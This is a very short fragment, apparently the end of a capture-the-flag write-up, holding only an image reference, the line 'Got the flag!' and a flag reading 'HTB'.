
- Got the flag!
flag: HTB